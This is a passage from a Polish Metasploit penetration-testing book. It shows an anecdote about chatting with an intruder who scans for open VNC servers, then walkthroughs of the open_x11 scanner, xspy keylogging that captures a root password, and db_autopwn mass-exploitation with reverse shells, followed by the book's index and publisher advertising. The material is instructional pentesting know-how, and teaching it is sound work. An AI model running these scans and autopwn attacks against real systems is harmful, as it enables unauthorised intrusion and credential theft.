Będąc zalogowanym do tego systemu i dokumentując swoje odkrycie, autor zauważył w pewnym momencie aktywność w tym systemie. Działo się to nocą, a dany system nie powinien być wtedy wykorzystywany przez żadnego uprawnionego użytkownika. Choć nie jest to z reguły uważane za dobrą praktykę, autor podszedł się pod innego nieuprawnionego użytkownika i zainicjował rozmowę, wykorzystując do tego celu aplikację Notatnik. Intruz nie był zbyt bystry i wyjawiał autorowi, że skanował duże grupy systemów pod kątem otwartych serwerów VNC. Oto fragment tej rozmowy (zachowano pisownię oryginalną):

Autor: Jesteś teraz w USA czy poza krajem? Mam znajomych w Danii.

Intruz: Właściwie to jestem z Norwegii, hehe. Mam krewnych w Danii.

Autor: Uczestniczysz w jakichś forach? korzystałem z kilku ale już nie działają

Intruz: Przeważnie w programistycznych, ale niewiele poza tym. Od dawna zajmujesz się hakowaniem? Ile masz lat tak w ogóle? Ja mam 22.

Autor: Robię to dla zabawy tak mniej więcej od roku. Chodzę jeszcze do szkoły, mam 16 lat. Po prostu szukałem jakiegoś zajęcia.

Intruz: Ja też głównie robię to dla zabawy i próbuję się sprawdzić. Poza tym sam napisałem taki program „VNC finder”. Znalazłem mnóstwo serwerów, ale tylko ten dostarczył mi nieco rozrywki

Autor: Nieźle. W czym go napisałeś? Można go skądś pobrać? Masz uchwyt pliku?

Intruz: Napisałem go w języku, który nazywa się PureBasic, ale nie jest jeszcze gotowy do publikacji. Używam go tylko na własne potrzeby. Ale w sumie mogę go udostępnić. Mogłbym gdzieś zamieścić kod, żebyś go sobie skompilował. Jeśli tylko znajdziesz jakiś kompilator PureBasica na stronach warezowych :P

Autor: Super. Możesz go wrzucić przez irc na tę stronę pastebin. Tak możesz posta opublikować. Nie robiłem wcześniej nic w purebasic, tylko python i perl

Intruz: Poszukam tej strony pastebin i załaduje go, daj mi kilka minut. Odezwę się.

Intruz podał w końcu autorowi link do strony pastebin z pełnym kodem źródłowym skanera VNC, którego używał.

Skanowanie w poszukiwaniu otwartych serwerów X11

Zintegrowany z Metasploit skaner `open_x11` jest zbliżony do skanera `vnc_auth`. Przeszukuje on zakres hostów w poszukiwaniu serwerów X11, które umożliwiają użytkownikom łączenie się bez uwierzytelniania. Choć serwery X11 nie są już dzisiaj powszechnie wykorzystywane, to znajdzie się wiele działających archaicznych maszyn posiadających stare, niezaktualizowane i zapomniane systemy operacyjne. Jak mogłeś zauważyć w poprzednich dwóch przykładach, starsze systemy są często najbardziej zagrożone w każdej sieci.

Aby uruchomić skaner `open_x11`, musisz wykonać podobną konfigurację jak w przypadku większości pozostałych modułów pomocniczych, definiując wartość `RHOST` oraz opcjonalnie `THREADS`. Kolejny przykład ilustruje sesję tego skanera. Zwróć uwagę, że skaner znalazł otwarty serwer X pod adresem IP 192.168.1.23. Jest to poważna luka w zabezpieczeniach, ponieważ umożliwia osobie przeprowadzającej atak uzyskanie niewierzytelnionego dostępu do danego systemu: system X obsługuje interfejs graficzny wraz z myszką i klawiaturą.

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	6000	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(open_x11) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
```

. . . fragment usunięty . . .

```
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Żeby zobaczyć, co osoba atakująca może zrobić z taką luką w zabezpieczeniach, uruchom rejestrowanie klawiatury, wykorzystując narzędzie xspy systemu Back|Track. Robi się to w następujący sposób:

```
.....
root@bt:/# cd /pentest/sniffers/xspy/
root@bt:/pentest/sniffers/xspy# ./xspy -display 192.168.1.23:0 -delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
.....
```

Narzędzie xspy dzięki zdalnemu podsłuchiwaniu sesji klawiatury serwera X umożliwiło przechwycenie użytkownika wykorzystującego SSH do zalogowania się jako root na zdalnym systemie. Tego typu luki w zabezpieczeniach mogą być dość rzadkie, jednak jeśli już je odkryjesz, są niezwykle cenne.

Wykorzystywanie wyników skanowania do autopwningu

Przejdźmy teraz na chwilę do eksploatacji. Narzędzie *Autopwn* frameworku Metasploit automatycznie namierza i eksploatuje system, wykorzystując otwarte porty lub zaimportowane wyniki skanowania luk w zabezpieczeniach. Możesz zastosować *Autopwn* do wykorzystania wyników większości skanerów luk w zabezpieczeniach, takich jak NeXpose, Nessus czy OpenVAS.

Oto przykład wykorzystania zaimportowanych wyników Nessusa do namierzenia i automatycznego przejścia (ang. *autopwn*) systemu. Utwórz nową bazę danych za pomocą polecenia `db_connect`, a następnie zaimportuj raport ze skanowania, stosując polecenie `db_import`. W tym przykładzie uruchomimy `db_autopwn` z szeregiem przełączników, aby przeprowadzić ataki na wszystkie cele (e), pokazać wszystkie pasujące moduły (t), zastosować ładunek *reverse shell* (r), wybrać moduły exploitów na podstawie luk w zabezpieczeniach (x) oraz na podstawie otwartych portów (p). Po uruchomieniu `db_autopwn` Metasploit rozpoczyna odpalanie exploitów do określonych celów. Jeśli działanie exploita przyniesie skutek, to zwracana jest powłoka do maszyny atakującej.

```
.....
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /root/nessus.nbe
msf > db_autopwn -e -t -r -x -p
```

- ❶ [*] (1/72 [0 sessions]): Launching exploit/windows/mssql/ms09_004_sp_replwritetovarbin ↪against 192.168.33.130:1433...

```

[*] (2/72 [0 sessions]): Launching exploit/windows/smb/psexec against
↳192.168.33.130:445...
[*] (3/72 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against
↳192.168.33.130:445...

. . . fragment usunięty . . .

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
❷ [*] Meterpreter session 1 opened (192.168.1.101:40912 -> 192.168.1.115:15991)
[*] (72/72 [1 sessions]): Waiting on 2 launched modules to finish execution...
[*] (72/72 [1 sessions]): Waiting on 0 launched modules to finish execution...

```

Na podstawie tych skanowań *Autopwn* odpalił 72 exploity w punkcie ❶. Jeden z nich okazał się skuteczny, co widać w punkcie ❷. Exploit ten umożliwia pełny dostęp do danej maszyny z wykorzystaniem konsoli Meterpretera, która zostanie bardziej szczegółowo omówiona w rozdziale 6.

UWAGA *Istnieje jedno istotne ograniczenie, o którym powinieneś pamiętać, stosując narzędzie Autopwn. Jeśli przeprowadzasz zmasowany atak za pomocą Autopwn, to system docelowy może ulec awarii lub utracić stabilność. Autopwn posiada jednak kilka użytecznych funkcji, które nie zostały tutaj opisane. Należy do nich możliwość wyboru jedynie tych exploitów, które posiadają ranking „doskonały”, co znacznie zmniejsza prawdopodobieństwo, że spowodują one awarię zdalnego systemu lub usługi. Aby uzyskać więcej informacji na temat wykorzystania tego narzędzia, użyj polecenia **db_autopwn -h**.*

Skorowidz

A

access point, 208
administrator przedsiębiorstwa,
28
adres zwrotny, return address,
255, 261
adresy prywatne, 55
aktualizacja systemu
Back|Track, 339
algorytm Blowfish, 207
analiza
luk w zabezpieczeniach, 27
śledcza, 327
anonimowe logowanie, 60
aplet Javy, 187
aplikacja
Ettercap, 223
MailCarrier, 277
NetWin SurgeMail, 251
Quick TFTP, 287
aplikacje podatne na ataki, 336
architektura CPU, 278
armitage, 38
assembler, 40, 272

atak

brute force, 113, 178
client-side, 151, 163, 209,
222
cross-site scripting, 196
DNS, 45
man-left-in-the-middle, 196
mass mailingowy, 195
na adres e-mail, 185
na fikcyjną stronę, 188
na MS SQL Server, 113
na serwer Apache Tomcat,
323
na sterę, 106, 130
pass-the-hash, 132
ręczny, 316
spear-phishing, 182
ślepy, 219
Web Jacking, 197
wieloaspektowy, 199
wstrzyknięcia zapytania, 29
wykorzystujący
aplet Javy, 181, 187, 203
łańcuch zapytania, 211
parametr POST, 212

przepelnienie bufora, 250
tęczowe tablice, 121
z pivotingiem, 130
zatrucia ARP, 223
zwiększający uprawnienia,
153
zwracający błędy, 219

ataki

SET, 208
socjotechniczne, 208
atakowanie
nietypowych usług, 326
sieci bezprzewodowych, 236
automatyczna migracja procesu,
161
automatyczne przejęcie
systemu, 89
awaria systemu, 90

B

backdoor, 28
baza danych, 49
beziprzewodowy wektor ataku,
208

- biały wywiad, 44
- biblioteka
 - oledlg.dll, 288
 - SHELL32.DLL, 278
 - user32.dll, 137
- biblioteki rdzenia, 240
- bind shell, 34
- błędny adres zwrotny, 275
- błędy formatu plików, 163
- budowa modułu pomocniczego, 173
- bufor Quick TFTP, 287

C

- cel ataku, 44
- certyfiat SVN, 339
- ciąg znaków, string, 246
- CVE, Common Vulnerabilities and Exposures, 74
- czynności wstępne, pre-engagement interactions, 26

D

- debuger Immunity Debugger, 256
- debugery, 155, 255
- DEP, Data Execution Prevention, 100
- długość bufora, 264
- dodatek Railgun, 137
- domieszka
 - Msf::Exploit::Remote::Tcp, 62
 - Msf::Auxiliary::Scanner, 62
 - Msf::Exploit::Remote::Tcp, 275
 - Msf::Exploit::Remote::Udp, 285
 - Msf::Exploit::Remote::Seh, 285
- domieszki, mixins, 62
- domieszki Meterpretera, 302
- dostarczanie ładunku, 116
- dostęp do
 - interfejsu API, 137
 - maszyny docelowej, 191
 - Metasploit Framework, 36
 - plików pomocy, 35

- powłoki, 233, 289, 324
- powłoki Meterpretera, 112, 204, 220
- przełącznika, 61
- serwera MS SQL, 116
- systemu, 125, 193
- wektora ataku
 - man-left-in-the-middle, 197
 - tabnabbing, 196
- dzielenie ładunku, 246
- dzienniki zdarzeń, 329

E

- egg hunter, 258
- EIP, extended instruction pointer, 272
- eksploatacja, exploitation, 27, 317
- eksploatacja systemów, 91
- eliminowanie złych znaków, 267
- emulacja klawiatury, 204
- ESP, extended starter pointer, 272
- exploit, 34
 - Aurora, 158, 193
 - Collab.collectEmailInfo, 184
 - MS08-067, 99
 - nadpisania rekordu SEH, 283
 - Quick TFTP Pro 2.1, 283
 - tomcat_mgr_deploy, 324
- exploity
 - AdobePDF, 181
 - przeładowarek, browser-based exploits, 152
 - typu client-side, 151, 192

F

- falszywy
 - punkt dostępu, 208, 227, 232
 - serwer pocztowy, 233
- Fast-Track, 209–225
- faza
 - eksploatacji, 317
 - poeksploatacyjna, 28, 319
- fazy PTEs, 26
- fikcyjny kod powłoki, 277

- fingerprinting, 30
- Fu, 347
- funkcja
 - event_manager, 328
 - generate_seh_payload, 288
 - Kontroli Konta
 - Użytkownika, 309
 - load auto_add_route, 318
 - payload.encoded, 281
 - powershell_upload_exec, 245
 - PUT HTTP, 324
 - RATTE, 207
 - szyfrowania, 61
 - timestomp, 328
 - tworzenia ładunku, 298
- fuzz string, 253
- fuzz testing, 251
- fuzzery Wi-Fi, 169
- fuzzing, 252
- fuzzowanie aplikacji, 251

G

- generator zmiany formatu, 222
- generowanie
 - kodu powłoki, 39
 - nazwy pliku, 246
- gniazdo, socket, 286
- GUI, 38

H

- hasła community string, 61
- heap spraying, 153
- HID, human interface device, 204

I

- ICMP, Internet Control Message Protocol, 47
- IDE, Integrated Drive Electronics, 206
- identyfikacja złośliwego kodu, 139
- identyfikator
 - adresu IP, 45, 51
 - procesu PID, 294, 299

IDS, intrusion detection systems, 40
 iframe injection, 193
 IMAP, Internet Message Access Protocol, 252
 implementowanie funkcji Metasploit Framework, 278
 importowanie exploitów, 271, 274
 exploita SEH, 289
 raportu, 73, 80
 informacje o ładowaniu, 233
 ruchu sieciowym, 133
 sieci, 45
 systemie, 133
 instalacja Windows XP, 333
 instrukcja NOP, 154, 272
 NOP slide, 272
 POP, 283
 rand_text_alpha_upper, 280
 RENT, 283
 instrukcje asemblera, 156
 powłoki związanej, 157
 interaktywna powłoka, 207
 interfejs API Meterpretera, 300
 Arduino, 206
 armitage, 38
 at0, 230
 graficzny użytkownika, 38
 IDE, 206
 msfcli, 36
 wiersza poleceń, 36
 interfejsy Metasploit, 35
 IP spoofing, 51
 IPS, intrusion prevention systems, 152

J

jawne testy penetracyjne, 29
 JDK, Java Development Kit, 181
 język Pearl, 21
 PowerShell, 242
 Ruby, 21, 309

K

KARMA, 227
 Karmetasploit, 227–236
 karta bezprzewodowa, 229
 keystroke logging, 118
 klasa auxiliary, 174
 klonowanie strony, 192, 197
 klucz HKEY_CURRENT_USER, 133
 klucze rejestru, 134
 kod powłoki, shellcode, 34, 39, 155, 276
 własnego modułu, 281
 koder Power PC, 142
 kodery, 40
 kodowanie ładunku, 149
 ładunku MSF, 143
 poleceń, 247
 polimorficzne, 144
 shikata_ga_nai, 144
 kody operacji, opcodes, 40
 kolejność bajtów, 262, 278
 komenda, *Patrz* polecenie
 komponent airbase-ng, 230
 UAC, 309
 kompresor UPX, 149
 kompresowanie złośliwych plików, 150
 komunikat błędu, 245, 316
 konfiguracja adresu IP, 335
 Karmetasploit, 228, 231
 Nessus, 76
 polityka skanowania, 77
 raporty, 80
 NeXpose, 68–72
 raporty, 71
 skanowanie ręczne, 70
 środowisko, site, 68
 pakietu SET, 180
 punktu dostępowego, 230
 serwera SQL, 334
 serwera WWW, 333
 urządzenia Teensy, 207
 konfigurowanie definicji exploita, 276

konsola MSFconsole, 35
 konto sa, 114, 238
 z ograniczonymi uprawnieniami, 309
 kontrolowanie SEH, 256, 258
 konwertowanie plików binarnych, 238

L

liczba luk, 74
 wątków, 57
 liczniki, counters, 247
 link do strony sklonowanej, 198
 lista dostępnych ataków, 216
 uruchomionych procesów, 294
 luka Adobe Flash zero-day, 152
 Collab.collectEmailInfo, 184
 MS08-067, 56, 93
 typu zero-day, 192
 w WebDAV, 172
 luki w zabezpieczeniach, 66

Ł

ładunek, payload, 34
 binarny, 140
 binarny MSF, 237
 odwróconego Meterpretera, 193
 odwrócony, 96, 106, 164
 payload.exe, 123
 payload3.exe, 149
 pełnego tunelowania, 207
 powłoki poleceń, 135
 reverse_tcp, 102
 sprawdzający porty, 106
 wielokrotnie zakodowany, 145
 łańcuch URL, 211
 łączenie się bez uwierzytelniania, 88
 z bazą, 49
 z VNC, 87
 ze zdalnym hostem, 62

M

- maszyny wirtualne, 313, 332
- menedżer zabezpieczeń kont, 121
- menu
 - Fast-Track, 210
 - SET, 184
- Metasploit Express, 21, 41
- Metasploit Pro, 21, 41
- Metasploitable, 313
- Meterpreter, 102, 111
- metoda send_request.cgi, 175
- migracja procesu, 132, 235
- modelowanie zagrożeń, threat modeling, 27, 315
- moduł, module, 34
 - Aurora, 159
 - dns_enum, 169
 - energizer_duo_detect, 169
 - enumeracji DNS, 169
 - ftp_version, 59
 - hashdump, 120
 - ipidseq, 51
 - keylog_recorder, 119
 - migrate, 132
 - mssql_exec, 239
 - mssql_login, 114, 115
 - mssql_payload, 117
 - mssql_ping, 58, 114
 - mssql_powershell, 237
 - multi/handler, 141
 - portscan syn, 55
 - smb_login, 85
 - smb_version, 56
 - snmp_enum, 60
 - snmp_login, 61
 - ssh_version, 58
 - webdav_scanner, 169
 - wewnętrzny serwera, 316
 - zbierania informacji, 188
- moduły
 - fazy poeksploracyjnej, 135
 - pomocnicze, 167–178
- modyfikowanie exploita, 274
- MSF, Metasploit Framework, 33, 347
- MSFcli, 36
- MSFconsole, 35
- MSFencode, 40, 142
- MSFpayload, 39
- MySQL, 49

N

- nadpisanie SEH, 257, 283, 286
- narzędzia
 - Metasploit, 38
 - socjotechniczne, 179
 - zautomatyzowane, 225
- narzędzie
 - Autopwn, 89, 210
 - Burp Suite, 316
 - DistCC, 326
 - do łamania hasel, 121
 - event_manager, 329
 - Fast-Track, 115, 209, 317, 336
 - incognito, 126
 - Interactive Shell, 207
 - Metasploit, 316
 - Meterpreter, 102
 - msfencode, 142, 146
 - msfpayload, 140
 - msfvenom, 150, 348
 - MSSQL Bruter, 215
 - MSSQL Injector, 211
 - nasm_shell.rb, 40
 - netcraft, 45
 - nmap, 47, 99, 112
 - nslookup, 46
 - Social-Engineer Toolkit, 336
 - SQL Injector, 211
 - SQLPwnage, 219, 318
 - vncviewer, 86
 - Web-GUI, 208
 - Wireshark, 133
 - xspy, 89
- nasłuchiwaniec, listener, 34, 318
 - multi-handler, 164
 - odwrotnego Meterpretera, 190
- nasłuchiwanie połączeń odwróconych, 141
- Nasm Shell, 40
- NAT, Network Address Translation, 55
- Ninja, 347
- NOP slide, 153
- NOP, no-operation instruction, 153
- notacja CIDR, 53
- NSEH, Next SE Handler, 286

O

- obsługa błędów, 176
- nasłuchiwanie, 146
- połączeń, 297
- routingu, 130
- wątków, 255
- WebDAV, 172
- wyjątków, 283
- znaków CRLF, 246
- odcisk palca, fingerprint, 59, 65
- odmowa świadczenia usług, 253
- ograniczenia SEH, 258
- ograniczenie wykonywania plików, 247
- okno konfiguracji polityki skanowania, 77
- opcja
 - allports, 108
 - AUTO_DETECT, 181
 - Follow address in stack, 256
 - Java Repeater, 203
 - LHOST, 122
 - LPORT, 102
 - Mass Email Attack, 184
 - RHOST, 122
 - RHOSTS, 52
 - SRVHOST, 160
- opcja
 - THREADS, 52
 - View/SEH chain, 256
- opcje
 - exploita, 37
 - msfencode, 142
 - nmap, 47
 - skanowania ipidseq, 51
- OSINT, open source intelligence, 44
- ostrzeżenie o niebezpieczeństwie, 203
- otwarte porty, 54
- otwieranie powłoki, 147

P

- pakiet
 - Aircrack-ng, 230
 - JDK, 181
 - KARMA, 227
 - SET, 179–208

password cracker, 121

pasywne zbieranie informacji, 46

PE, Portable Executable, 141

pivoting, 55, 127

plik

- autoexploit.rc, 109
- autorun.inf, 204
- calc.exe, 347
- dhcpcd.conf, 228
- karma.rc, 229
- messages, 232
- mssql.rb, 240, 244, 248
- mssql_commands.rb, 241
- mssql_powershell.rb, 242
- payload2.exe, 144
- resource.rc, 109
- Subnet1.xml, 50
- surgemail.exe, 259, 261
- WScript, 205

pliki

- .pcap, 133
- .pde, 206
- .vmx, 332
- maszyny wirtualnej, 332
- PDF, 186
- pliki zasobów, resource files, 108

podgląd pulpitu, 131

podmiana

- ramek iframe, 197
- stron, 196

podpis apletu, 187

podszycanie się pod adres IP, 51

polecenia

- Meterpretera, 117, 301, 348
- MSFcli, 347
- MSFconsole, 341
- MSFencode, 346
- MSFpayload, 346

polecenie

- ./fast-track.py -i, 209
- ./set-web, 208
- add_group_user, 127
- airmon-ng start wlan0, 229
- background, 124
- db_autopwn, 89
- db_autopwn -h, 90
- db_connect, 73
- db_destroy, 82
- db_hosts, 50, 57, 75
- db_import, 50, 73, 89
- db_nmap, 53
- db_services, 54
- db_status, 49
- db_vulns, 75
- debug, 245
- EHLO, 276
- exploit, 103, 130
- getsystem, 124, 163
- getuid, 125
- help, 74
- info, 97, 163
- irb, 300
- jmp esp, 40
- load auto_add_route, 130, 321
- load nessus, 82
- load nexpose, 74
- migrate, 119, 162
- msf> show auxiliary, 92
- msf> show exploits, 92
- msf> show options, 92
- msf> show payloads, 94
- msf> show targets, 96
- msfcli -h, 36
- msfconsole, 35
- msfencode -h, 40, 142
- msfpayload -h, 39
- msfpescan, 261
- mssql_ping, 114
- nessus_connect, 82
- nessus_policy_list, 82
- nessus_report_get, 83
- nessus_report_list, 83
- nessus_scan_new, 83
- nessus_scan_status, 83
- net user, 123
- netstat -an, 158
- netstat -antp, 326
- nexpose_connect -h, 75
- nexpose_scan, 75
- nmap, 47
- ping, 47
- ps, 119, 125, 294
- resource, 108
- resource karma.rc, 231
- route, 128
- route print, 128
- run, 293
- run get_local_subnets, 128
- run hashdump, 132
- run screen_unlock, 131
- save, 98
- screenshot, 117
- search, 93
- search scanner/http, 170
- sessions, 103, 135
- set, 97
- setg, 98
- shell, 103
- show, 92
- show advanced, 161
- show auxiliary, 168
- show options, 103, 244
- show targets, 102
- show_options, 85
- steal_token, 126
- sudo, 309
- sysinfo, 118
- unset, 97
- unsetg, 98
- use multi/handler, 134
- use priv, 121, 124, 163
- version, 109

polityka skanowania, scan policy, 77

połączenie

- odwrócone, 133
- zwrotne, 102, 347

pomoc msfconsole, 35

port

- nasluchiwanie serwera, 57
- serwera SQL, 113

portal dostępowy do sieci Wi-Fi, 233

porty usług, 107

POST parameter attack, 212

PostgreSQL, 49

potwierdzenie logowania SMB, 84

poufne informacje, 195

PowerShell, 242

powłoka

- irb, 137
- Ruby, 137
- wiązania, 106, 155

poziom uprawnień, 123

procedura składowana

- xp_cmdshell, 115, 238, 241

procedury składowane, 212

proces
 explorer.exe, 119
 iexplorer.exe, 295
 surgemail.exe, 254

program
 brute-forcer, 115
 Encase, 328
 Immunity Debugger, 155
 LAN Manager, 120
 NT LAN Manager, 120
 NT LAN Manager v, 120
 multi-handler, 146
 obsługi nasłuchiacza, 124

programy
 antywirusowe, 132, 139
 kompresujące, 149

protokół
 ICMP, 47
 IMAP, 252
 RDP, 319
 SMTP, 323
 SNMP, 60
 SSH, 58
 SSL, 61
 TFTP, 285
 UDP, 57

przechwytywanie
 banerów, 27, 66, 322
 pakietów, 133
 plików cookie, 233
 uderzeń klawiatury, 118

przekierowanie portów, 181

przepelnianie
 bufora, buffer overflow, 252,
 273
 sterty, heap overflow, 130
 stosu, 251

przesyłanie ładunku, 164

przydzielanie adresów IP, 231

przygotowanie raportu,
 reporting, 28

PTES, Penetration Testing
 Execution Standard, 25

Pulpit zdalny, 320

punkt przerwania, 157, 263

punkt wstrzyknięcia SQL, 212

puste hasła, 86

puste instrukcje, 153

R

randomizacja, 279

raporty, 71, 80

RATTE, 207

RDP, Remote Desktop Protoco,
 319

rejestr
 EIP, 272, 277
 ESP, 272

rejestrator pakietów, 133

rejestrwanie klawiatury, 89, 118

rejestry, 272

rekord SEH, 261

reverse shell, 34

RO, read-only, 60

rozmiary ładunków, 260

RPC, Remote Procedure Call,
 111

RW, read/write, 60

S

SAM, Security Account
 Manager, 121

scrapowanie systemu, 133

SEH, Structured Exception
 Handler, 255, 283

sekwencja POP-POP-RETN,
 261, 263

sekwencyjne identyfikatory IP,
 51

serwer
 Apache Tomcat, 323
 Autopwn, 229
 browser_autopwn, 229
 DHCP, 230, 332
 DNS, 45
 MS SQL, 57
 pocztowy, 46
 POP3, 232
 proxy, 178
 Samba, 104
 SNMP, 60
 SQL, 113, 336
 SSH, 58
 VNC, 86
 WWW, 66
 WWW Python, 181
 X11, 88

SET, Social-Engineer Toolkit,
 179, 336

skaner
 Nessus, 76
 NeXpose, 67
 OpenVAS, 89
 open_x11, 88
 scanner/portscan/tcp, 130
 SMB Login Check Scanner,
 84
 smb_version, 57
 VNC, 86
 VNC Authentication None,
 86
 vnc_auth, 88

skanery
 luk w zabezpieczeniach, 30
 niestandardowe, 61
 portów, 167
 wyspecjalizowane, 84
 znaczników usług, 167

skanowanie
 bloku wiadomości serwera,
 56
 FTP, 59
 jałowe TCP, 51
 luk w zabezpieczeniach, 65
 niepoświadczone, 74
 portów, 47, 54, 130, 321,
 326
 poświadczone, 74
 serwera SSH, 58
 sieci, 319
 skryte TCP, 47
 systemu Metasploitable, 321
 ukierunkowane, targeted
 scan, 56
 za pomocą wtyczki, 82

skok
 do fikcyjnego kodu powłoki,
 279
 short jump, 259, 288

skrót hasła, 120, 132

skrypt
 getgui, 320
 multi_meter_inject, 294
 packetrecorder, 133
 persistence, 133
 PowerShell, 238
 scraper, 133

- skrypy Meterpretera, 131, 293, 304
- SMB, Server Message Block, 56
- SNMP, Simple Network Management Protocol, 60
- socjotechnika, 179
- spear-phishing, 163
- spryskiwanie sterty, heap spraying, 153
- SQL injection, 29, 210
- SSH, Secure Shell, 58
- SSL, Secure Sockets Layer, 61
- standard PTES, 25, 64
- strona sklonowana, 199
- strony źródłowe HTTP, 196
- sygnatury, signatures, 139
- system
 - Back|Track, 44
 - Linux, 128
 - Ubuntu, 104
 - Windows XP, 128
- systemy
 - detekcji włamań, 40, 152, 288
 - IDS, 288
 - przekazywania obrazu, 86
- szablony
 - boilerplate, 242
 - pliku wykonywalnego, 146
- zysfrowanie w HTTP, 207

Ś

- śledzenie porządku pakietów, 51
- śledzenie ruchu, 133

T

- tablica BadChars, 266
- tabnabbing, 196
- technika pass-the-hash, 122
- test
 - „białego kapelusza”, 29
 - penetracyjny, 313
- testowanie exploita, 276
- testy
 - jawne, 29
 - penetracyjne, 25, 30, 330
 - ukryte, 30

- tęczowe tablice, rainbow tables, 120
- TFTP, Trivial File Transfer Protocol, 285
- token
 - ihazdomainadmin, 127
 - Kerberos, 125
- tokeny personifikacji, 125
- transfery stref, 45
- tryb pracy karty bezprzewodowej, 229
- tunel zwrotny RDP, 320
- tunelowanie, 131
- tworzenie
 - bazy danych, 73
 - falszywego punktu dostępu, 230
 - klonu strony, 197
 - modułu, 241
 - pliku wykonywalnego, 306
 - polityki skanowania, 77
 - skryptu Meterpretera, 304
 - sygnatur, 146
 - własnych exploitów, 251
 - własnych modułów, 237
- tylne drzwi, backdoor, 28
- typy
 - testów penetracyjnych, 29
 - wstrzyknięcia SQL, 219

U

- UAC, 309
- UAC Safe, 309
- UI, user interface, 301
- ukryte testy penetracyjne, 30
- unieruchamianie
 - oprogramowania antywirusowego, 132
- unikanie wykrzycia, 139
- uprawnienia, 123
- uprawnienia na poziomie systemu, 116
- uruchamianie
 - agenta, 133
 - armitage, 38
 - exploita, 192, 249
 - exploita powłoki, 243
 - ładunku, 37, 147
 - maszyn wirtualnych, 332

- Metasploita, 190
- Nessus, 79
- NeXpose, 74
- Nmap, 53
 - procedury xp_cmdshell, 241
 - skryptu, 131
- urządzenie
 - Teensy USB HID, 205
 - USB, 206
- usługa
 - RPC, 111
 - SQL Server Browser, 336
 - SQL Server Service, 336
- usługi podatne na ataki, 322
- ustawienia domyślne przełącznika, 61
- usuwanie
 - agenta, 133
 - fikcyjnego kodu powłoki, 280
 - NOP slide, 280
 - VBScript, 134
- użyteczność VNC, 86
 - w trybie mieszanym, 215
- uzyskiwanie adresu zwrotnego, 261

V

- VMware Player, 332
- VMware Server, 332
- VNC, virtual network computing, 86

W

- wartość skrótu, hash values, 118
- wektor ataku, attack vector, 180
 - spear-phishing, 181
 - Teensy USB HID, 204
 - wieloaspektowego, 199
- wektory ataków WWW, Web attack vectors, 187
- wiązanie, bind, 133
- wielokrotne kodowanie, multi-encoding, 144
- zapytania, 203

- wiersz poleceń, 36
- wstrzykiwanie ręczne, 213
- wstrzyknięcie
 - agenta, 133
 - kodu SQL, 210
 - ramki iframe, 193
 - zapytania SQL, SQL injection, 29
- wtyczka
 - Nessus Bridge, 81
 - script=smb-check-vulns, 100
 - sounds, 108
- wykrywanie
 - błędów, 168
 - ładunku, 142
 - otwartych portów, 314
 - wersji systemu, 112
- wyniki skanowania, 67
- wyodrębnienie skrótów, 120
- wyszukiwanie whois, 44, 45
- wyświetlanie komunikatów, 300
- wywołania API, 137, 301

Z

- zabezpieczenie DEP, 100
- zacieranie śladów, 327
- zainfekowane nośniki danych, 204
- zainfekowany plik PDF, 186
- zakres
 - adresów, 53
 - portów, 107
- zamiatanie SNMP, 60
- zapytania sparametryzowane, 212
- zatrucie pamięci podręcznej, 224
- zbieranie
 - informacji, intelligence gathering, 26, 64, 314
 - aktywne, 47
 - pasywne, 44
 - pośrednie, 44
 - nazw użytkowników, 194
 - poświadczeń, harvesting, 194, 232
- zdalne wykonywanie kodu, 266
- zestaw instrukcji JMP, 272
- zjazd, slide, 272
- złe znaki, bad characters, 266

- złośliwa
 - kontrolka ActiveX, 235
 - strona, 191
- złośliwe
 - e-maile, 152
 - oprogramowanie, malware, 327
 - pliki, 163
- złośliwy
 - aplet Javy, 187, 203
 - bufor, 276
 - link, 152
 - serwer WWW, 198
- zmiana formatu, 222
- zmienna cmd, 241
- znak
 - apostrofu, 316
 - pionowej kreski, 63
- znaki CRLF, 246
- zrandomizowany bufor, 281
- zrzut ekranu
 - pulpitu, 117
 - z maszyny docelowej, 202
- zwiększanie uprawnień, 123, 163

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄZKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA

 **Helion SA**

Zweryfikuj bezpieczeństwo Twojej sieci!

W ilu miejscach znajdują się Twoje dane osobowe?
Gdzie przechowujesz pocztę, pliki, strony internetowe?
Czy jesteś pewien, że administratorzy tych systemów
zagarantowali wystarczający poziom bezpieczeństwa?
W dzisiejszych czasach są to niezwykle istotne, wręcz
kluczowe pytania. Jeżeli chcesz odnieść sukces, musisz
zdobyć zaufanie Twoich klientów. Testy penetracyjne
zapewnią Ci spokój!

Na rynku dostępne jest narzędzie używane przez
profesjonalistów do przeprowadzania testów
penetracyjnych. Jest doskonałe, lecz ma pewną wadę
– trudny start dla początkujących użytkowników.
Na szczęście dzięki tej książce rozpoczniesz pracę
z Metasploit bez kłopotu, a kolejne rozdziały pozwolą
Ci zdobywać coraz bardziej zaawansowaną wiedzę.
Tworzenie własnych skryptów, narzędzia socjotechniczne,
skanowanie portów to tylko część zadań, które nie będą
Ci już nigdy więcej sprawiać żadnych problemów. Książka
ta jest świetnym, a zarazem obowiązkowym podręcznikiem
dla każdego administratora dbającego o bezpieczeństwo
swojej sieci. Będzie ona również nieocenionym źródłem
informacji dla osób, które zawodowo zajmują się
przeprowadzaniem testów penetracyjnych.

Z tej książki dowiesz się:

